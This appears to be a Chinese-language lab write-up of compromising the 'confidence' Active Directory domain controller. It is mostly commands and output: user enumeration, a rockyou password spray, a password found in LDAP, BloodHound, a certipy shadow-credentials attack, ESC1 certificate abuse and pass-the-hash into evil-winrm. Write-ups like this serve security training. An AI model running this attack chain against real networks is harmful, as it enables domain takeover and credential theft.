confidence

Nmap

```shell
[root@Hacking] /home/kali/confidence
❯ nmap 192.168.237.133 -A

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-09-11 06:42:53Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: confidence.com0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: confidence.com0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: confidence.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: confidence.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.confidence.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:dc.confidence.com
| Not valid before: 2025-09-09T12:14:33
|_Not valid after:  2026-09-09T12:14:33
|_ssl-date: TLS randomness does not represent time
```

```
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

User Enum & Crack Pass

SHELL

```
[root@Hacking] /home/kali/confidence
❯ NetExec smb 192.168.237.133 -u guest -p '' --rid-brute | grep
SidTypeUser
SMB                      192.168.237.133 445    DC               500:
CONFIDENCE\Administrator (SidTypeUser)
SMB                      192.168.237.133 445    DC               501:
CONFIDENCE\Guest (SidTypeUser)
SMB                      192.168.237.133 445    DC               502:
CONFIDENCE\krbtgt (SidTypeUser)
SMB                      192.168.237.133 445    DC               1000:
CONFIDENCE\DC$ (SidTypeUser)
SMB                      192.168.237.133 445    DC               1104:
CONFIDENCE\ca-user (SidTypeUser)
SMB                      192.168.237.133 445    DC               1105:
CONFIDENCE\mulis (SidTypeUser)
SMB                      192.168.237.133 445    DC               1106:
CONFIDENCE\hyh (SidTypeUser)
```

发现ca-user、mulis、hyh三个用户，尝试爆破密码

```shell
[root@Hacking] /home/kali/confidence
❯ NetExec smb 192.168.237.133 -u mulis -p
/usr/share/wordlists/rockyou.txt --ignore-pw-decoding
SMB         192.168.237.133 445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True)
(SMBv1:False)
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:123456 STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:12345 STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:123456789 STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:password STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:iloveyou STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:princess STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:1234567 STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:rockyou STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:12345678 STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:abc123 STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:nicole STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [-]
confidence.com\mulis:daniel STATUS_LOGON_FAILURE
SMB         192.168.237.133 445    DC               [+]
confidence.com\mulis:babygirl
```

发现mulis的密码是babygirl

ldap

通过账户描述发现了信息

```shell
[root@Hacking] /home/kali/confidence
❯ NetExec smb 192.168.237.133 -u mulis -p babygirl --users
↵
SMB         192.168.237.133 445    DC               [*] Windows Server
2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True)
(SMBv1:False)
SMB         192.168.237.133 445    DC               [+]
confidence.com\mulis:babygirl
SMB         192.168.237.133 445    DC               -Username-
-Last PW Set-       -BadPW- -Description-
SMB         192.168.237.133 445    DC               Administrator
2025-08-18 09:51:30 0       管理计算机(域)的内置帐户
SMB         192.168.237.133 445    DC               Guest
<never>             0       供来宾访问计算机或访问域的内置帐户
SMB         192.168.237.133 445    DC               krbtgt
2025-09-08 12:55:53 0       密钥发行中心服务帐户
SMB         192.168.237.133 445    DC               ca-user
2025-09-09 11:34:35 0
SMB         192.168.237.133 445    DC               mulis
2025-09-09 13:04:24 0
SMB         192.168.237.133 445    DC               hyh
2025-09-09 13:08:55 0       这条路是对的，但是你看到的还不够多
SMB         192.168.237.133 445    DC               [*] Enumerated 6
local users: CONFIDENCE
```

说明目标就是hyh用户，通过ldap进行信息收集

SHELL

```
[root@Hacking] /home/kali/confidence
❯ ldapsearch -x -H ldap://192.168.237.133 \
    -D "mulis@confidence.com" -w "babygirl" \
    -b "DC=confidence,DC=com" "(sAMAccountName=hyh)"

# extended LDIF
#
# LDAPv3
# base <DC=confidence,DC=com> with scope subtree
# filter: (sAMAccountName=hyh)
# requesting: ALL
#

# hyh, Users, confidence.com
dn: CN=hyh,CN=Users,DC=confidence,DC=com
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: hyh
description::
6L+Z5p2h6Lev5piv5a+555qE77yM5L2G5piv5L2g55yL5Yiw55qE6L+Y5LiN5aSf
 5aSa
distinguishedName: CN=hyh,CN=Users,DC=confidence,DC=com
instanceType: 4
whenCreated: 20250909130855.0Z
whenChanged: 20250909132735.0Z
uSNCreated: 40996
info: Password: 3948571026
memberOf: CN=Remote Management Users,CN=Builtin,DC=confidence,DC=com
uSNChanged: 41020
name: hyh
objectGUID:: jMlypOLeHkersmKAz96exg==
userAccountControl: 512
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 134020474037629305
lastLogoff: 0
lastLogon: 134020486954192308
pwdLastSet: 134018969353333056
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAA5/+L2aiqN2wLHkVlUgQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: hyh
```


```
sAMAccountType: 805306368
objectCategory:
CN=Person,CN=Schema,CN=Configuration,DC=confidence,DC=com
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 134018980550520988

# search reference
ref:
ldap://ForestDnsZones.confidence.com/DC=ForestDnsZones,DC=confidence,DC=
c
 om

# search reference
ref:
ldap://DomainDnsZones.confidence.com/DC=DomainDnsZones,DC=confidence,DC=
c
 om

# search reference
ref: ldap://confidence.com/CN=Configuration,DC=confidence,DC=com

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

其中有一行**info: Password: 3948571026**，直接就是密码了

Shadow Cred

bloodhound信息收集一波

```shell
[root@Hacking] /home/kali/confidence
❯ bloodhound-python -u hyh -p '3948571026' -d confidence.com -ns
192.168.237.133 -c All --zip
```



发现hyh用户对ca-user可以写入，那就进行影子凭证攻击

```shell
[root@Hacking] /home/kali/confidence
❯ certipy-ad shadow -debug auto -u 'hyh@confidence.com' -p '3948571026'
-account 'ca-user'  -dc-ip '192.168.237.133'                          ↵
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.237.133:636 - ssl
[+] Default path: DC=confidence,DC=com
[+] Configuration path: CN=Configuration,DC=confidence,DC=com
[*] Targeting user 'ca-user'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '77ff52d5-5470-eaaa-2454-
994809b68397'
<KeyCredential structure at 0x7fd317c00550>
  | Owner: CN=ca-user,CN=Users,DC=confidence,DC=com
  | Version: 0x200
  | KeyID: 66h9u1zn1CtcWGJxyveixRxicuOV3oQQE02Oxqfl+K0=
  | KeyHash:
32947b0e8050260b1fc5eff8e769cd9b3654ceb2463acfe555d78fcc4f81e4fc
  | RawKeyMaterial:
<dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at
0x7fd317c002d0>
  |   | Exponent (E): 65537
  |   | Modulus (N):
0xb4ce3b545386ea9cc7595ee05d3bf3b401e7949d720082013f4fdd8c4c9492db7ac0fa
ba95cf7e73e029d776dafa360f86293af699435f3f0f510090513b9b0d74299c78f3cf3d
45bf8fff33126113836fc7699839367ace59f477e6cb95a74d025299556e180b680a555d
c205eb771f3c903b945a7d822caacfaeb860c3f0f0fd7a145f89636d20a01128feea76ea
72db608aba923c34696dd9ad6c4b4a4576b4a7f38292cce3a1d582f59c67efda76dfca57
1f8a7806dbb15dc7c52504a3d9c5076ae7ecafab0b6ba2b937a4ca53f4fcaa9a9cf3ebeb
fc7e65fd9f92c916f3ca1bd09048a71476c8ed5338c860b805961478585501293278105a
684db1c203
  |   | Prime1 (P): 0x0
  |   | Prime2 (Q): 0x0
  | Usage: KeyUsage.NGC
  | LegacyUsage: None
  | Source: KeySource.AD
  | DeviceId: 77ff52d5-5470-eaaa-2454-994809b68397
  | CustomKeyInfo: <CustomKeyInformation at 0x7fd317da7430>
  |   | Version: 1
  |   | Flags: KeyFlags.NONE
  |   | VolumeType: None
  |   | SupportsNotification: None
  |   | FekKeyVersion: None
```

```
    |   | Strength: None
    |   | Reserved: None
    |   | EncodedExtendedCKI: None
    | LastLogonTime (UTC): 2025-09-11 07:41:34.526110
    | CreationTime (UTC): 2025-09-11 07:41:34.526110
[+] Key Credential:
B:828:00020000200001eba87dbb5ce7d42b5c586271caf7a2c51c6272e395de8410134d
8ec6a7e5f8ad20000232947b0e8050260b1fc5eff8e769cd9b3654ceb2463acfe555d78f
cc4f81e4fc1b010352534131000800000300000000100000000000000000000010001b4
ce3b545386ea9cc7595ee05d3bf3b401e7949d720082013f4fdd8c4c9492db7ac0faba95
cf7e73e029d776dafa360f86293af699435f3f0f510090513b9b0d74299c78f3cf3d45bf
8fff33126113836fc7699839367ace59f477e6cb95a74d025299556e180b680a555dc205
eb771f3c903b945a7d822caacfaeb860c3f0f0fd7a145f89636d20a01128feea76ea72db
608aba923c34696dd9ad6c4b4a4576b4a7f38292cce3a1d582f59c67efda76dfca571f8a
7806dbb15dc7c52504a3d9c5076ae7ecafab0b6ba2b937a4ca53f4fcaa9a9cf3ebebfc7e
65fd9f92c916f3ca1bd09048a71476c8ed5338c860b805961478585501293278105a684d
b1c203010004010100050010006d552ff777054aaea2454994809b68397020007010008
00082a52767fef22dc010800092a52767fef22dc01:CN=ca-
user,CN=Users,DC=confidence,DC=com
[*] Adding Key Credential with device ID '77ff52d5-5470-eaaa-2454-
994809b68397' to the Key Credentials for 'ca-user'
[*] Successfully added Key Credential with device ID '77ff52d5-5470-
eaaa-2454-994809b68397' to the Key Credentials for 'ca-user'
[*] Authenticating as 'ca-user' with the certificate
[*] Using principal: ca-user@confidence.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca-user.ccache'
[*] Trying to retrieve NT hash for 'ca-user'
[*] Restoring the old Key Credentials for 'ca-user'
[*] Successfully restored the old Key Credentials for 'ca-user'
[*] NT hash for 'ca-user': 8636734a8c71b741a33bcb2bf323ea5c
```

拿到ca-user的哈希

ESC1

ca提示已经很明显了，要走证书这条路，先查询一下

```shell
[root@Hacking] /home/kali/confidence
❯ certipy-ad find -username ca-user -hashes
':8636734a8c71b741a33bcb2bf323ea5c' -dc-ip 192.168.237.133 -vulnerable -
debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.237.133:636 - ssl
[+] Default path: DC=confidence,DC=com
[+] Configuration path: CN=Configuration,DC=confidence,DC=com
[+] Adding Domain Computers to list of current user's SIDs
[+] List of current user's SIDs:
     CONFIDENCE.COM\Users (CONFIDENCE.COM-S-1-5-32-545)
     CONFIDENCE.COM\Everyone (CONFIDENCE.COM-S-1-1-0)
     CONFIDENCE.COM\Domain Users (S-1-5-21-3649830887-1815587496-
1699028491-513)
     CONFIDENCE.COM\Access Control Assistance Operators (CONFIDENCE.COM-
S-1-5-32-580)
     CONFIDENCE.COM\Domain Computers (S-1-5-21-3649830887-1815587496-
1699028491-515)
     CONFIDENCE.COM\ca-user (S-1-5-21-3649830887-1815587496-1699028491-
1104)
     CONFIDENCE.COM\ca-admin (S-1-5-21-3649830887-1815587496-1699028491-
1103)
     CONFIDENCE.COM\Authenticated Users (CONFIDENCE.COM-S-1-5-11)
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[+] Trying to resolve 'dc.confidence.com' at '192.168.237.133'
[*] Trying to get CA configuration for 'confidence-DC-CA' via CSRA
[+] Trying to get DCOM connection for: 192.168.237.133
[!] Got error while trying to get CA configuration for 'confidence-DC-
CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED -
General access denied error.
[*] Trying to get CA configuration for 'confidence-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting
now. Trying again...
[+] Connected to remote registry at 'dc.confidence.com'
(192.168.237.133)
[*] Got CA configuration for 'confidence-DC-CA'
[+] Resolved 'dc.confidence.com' from cache: 192.168.237.133
[+] Connecting to 192.168.237.133:80
[*] Saved BloodHound data to '20250911154246_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
```

```
[*] Saved text output to '20250911154246_Certipy.txt'
[*] Saved JSON output to '20250911154246_Certipy.json'

[root@Hacking] /home/kali/confidence
❯ cat 20250911154246_Certipy.txt
Certificate Authorities
  0
    CA Name                             : confidence-DC-CA
    DNS Name                            : dc.confidence.com
    Certificate Subject                 : CN=confidence-DC-CA,
DC=confidence, DC=com
    Certificate Serial Number           :
6830E5338857449E4E13288970544315
    Certificate Validity Start          : 2025-09-08 12:54:42+00:00
    Certificate Validity End            : 2030-09-08 13:04:42+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CONFIDENCE.COM\Administrators
      Access Rights
        ManageCertificates              : CONFIDENCE.COM\Administrators
                                          CONFIDENCE.COM\Domain Admins
                                          CONFIDENCE.COM\Enterprise
Admins
        ManageCa                        : CONFIDENCE.COM\Administrators
                                          CONFIDENCE.COM\Domain Admins
                                          CONFIDENCE.COM\Enterprise
Admins
        Enroll                          : CONFIDENCE.COM\Authenticated
Users
Certificate Templates
  0
    Template Name                       : ca-login
    Display Name                        : ca-login
    Certificate Authorities             : confidence-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
```

```
    Requires Key Archival                : False
    Authorized Signatures Required       : 0
    Validity Period                      : 1 year
    Renewal Period                       : 6 weeks
    Minimum RSA Key Length               : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights                : CONFIDENCE.COM\ca-admin
                                           CONFIDENCE.COM\Domain Admins
                                           CONFIDENCE.COM\Domain
Computers
                                           CONFIDENCE.COM\Enterprise
Admins
      Object Control Permissions
        Owner                            : CONFIDENCE.COM\Administrator
        Write Owner Principals           : CONFIDENCE.COM\Domain Admins
                                           CONFIDENCE.COM\Enterprise
Admins
                                           CONFIDENCE.COM\Administrator
        Write Dacl Principals            : CONFIDENCE.COM\Domain Admins
                                           CONFIDENCE.COM\Enterprise
Admins
                                           CONFIDENCE.COM\Administrator
        Write Property Principals        : CONFIDENCE.COM\Domain Admins
                                           CONFIDENCE.COM\Enterprise
Admins
                                           CONFIDENCE.COM\Administrator
    [!] Vulnerabilities
      ESC1                               : 'CONFIDENCE.COM\\ca-admin' and
'CONFIDENCE.COM\\Domain Computers' can enroll, enrollee supplies subject
and template allows client authentication
  1
    Template Name                        : login
    Display Name                         : login
    Enabled                              : False
    Client Authentication                : True
    Enrollment Agent                     : False
    Any Purpose                          : False
    Enrollee Supplies Subject            : True
    Certificate Name Flag                : EnrolleeSuppliesSubject
    Enrollment Flag                      : None
    Private Key Flag                     : 16842752
    Extended Key Usage                   : Client Authentication
    Requires Manager Approval            : False
    Requires Key Archival                : False
    Authorized Signatures Required       : 0
    Validity Period                      : 1 year
```

```
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CONFIDENCE.COM\ca-admin
                                          CONFIDENCE.COM\Domain Admins
                                          CONFIDENCE.COM\Domain
Computers
                                          CONFIDENCE.COM\Enterprise
Admins
      Object Control Permissions
        Owner                           : CONFIDENCE.COM\Administrator
        Write Owner Principals          : CONFIDENCE.COM\Domain Admins
                                          CONFIDENCE.COM\Enterprise
Admins
                                          CONFIDENCE.COM\Administrator
        Write Dacl Principals           : CONFIDENCE.COM\Domain Admins
                                          CONFIDENCE.COM\Enterprise
Admins
                                          CONFIDENCE.COM\Administrator
        Write Property Principals       : CONFIDENCE.COM\Domain Admins
                                          CONFIDENCE.COM\Enterprise
Admins
                                          CONFIDENCE.COM\Administrator
    [!] Vulnerabilities
      ESC1                              : 'CONFIDENCE.COM\\ca-admin' and
'CONFIDENCE.COM\\Domain Computers' can enroll, enrollee supplies subject
and template allows client authentication
```

最后发现存在ESC1漏洞，可以参考：[06 - Privilege Escalation · ly4k/Certipy Wiki]

```shell
[root@Hacking] /home/kali/confidence
❯ certipy-ad account -u 'hyh@confidence.com' -p '3948571026'  -dc-ip
192.168.237.133 -user administrator read
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'Administrator':
    cn                                  : Administrator
    distinguishedName                   :
CN=Administrator,CN=Users,DC=confidence,DC=com
    name                                : Administrator
    objectSid                           : S-1-5-21-3649830887-
1815587496-1699028491-500
    sAMAccountName                      : Administrator

[root@Hacking] /home/kali/confidence
❯ certipy-ad req \
  -u 'ca-user@confidence.com' -hashes
':8636734a8c71b741a33bcb2bf323ea5c' \
  -dc-ip 192.168.237.133 \
  -target 'dc.confidence.com' \
  -ca 'confidence-DC-CA' \
  -template 'ca-login' \
  -upn 'administrator@confidence.com' \
  -sid 'S-1-5-21-3649830887-1815587496-1699028491-500'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'administrator@confidence.com'
[*] Certificate object SID is 'S-1-5-21-3649830887-1815587496-
1699028491-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

最后进行认证，拿到administrator的哈希

```shell
[root@Hacking] /home/kali/confidence
❯ certipy auth -pfx 'administrator.pfx' -dc-ip '192.168.237.133'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@confidence.com'
[*]     Security Extension SID: 'S-1-5-21-3649830887-1815587496-
1699028491-500'
[*] Using principal: 'administrator@confidence.com'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@confidence.com':
aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34
```

最后即可远程登录

```shell
[root@Hacking] /home/kali/confidence
❯ evil-winrm -i 192.168.237.133 -u administrator -H
'bbabdc192282668fe5190ab0c5150b34'

Evil-WinRM shell v3.7

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
confidence\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```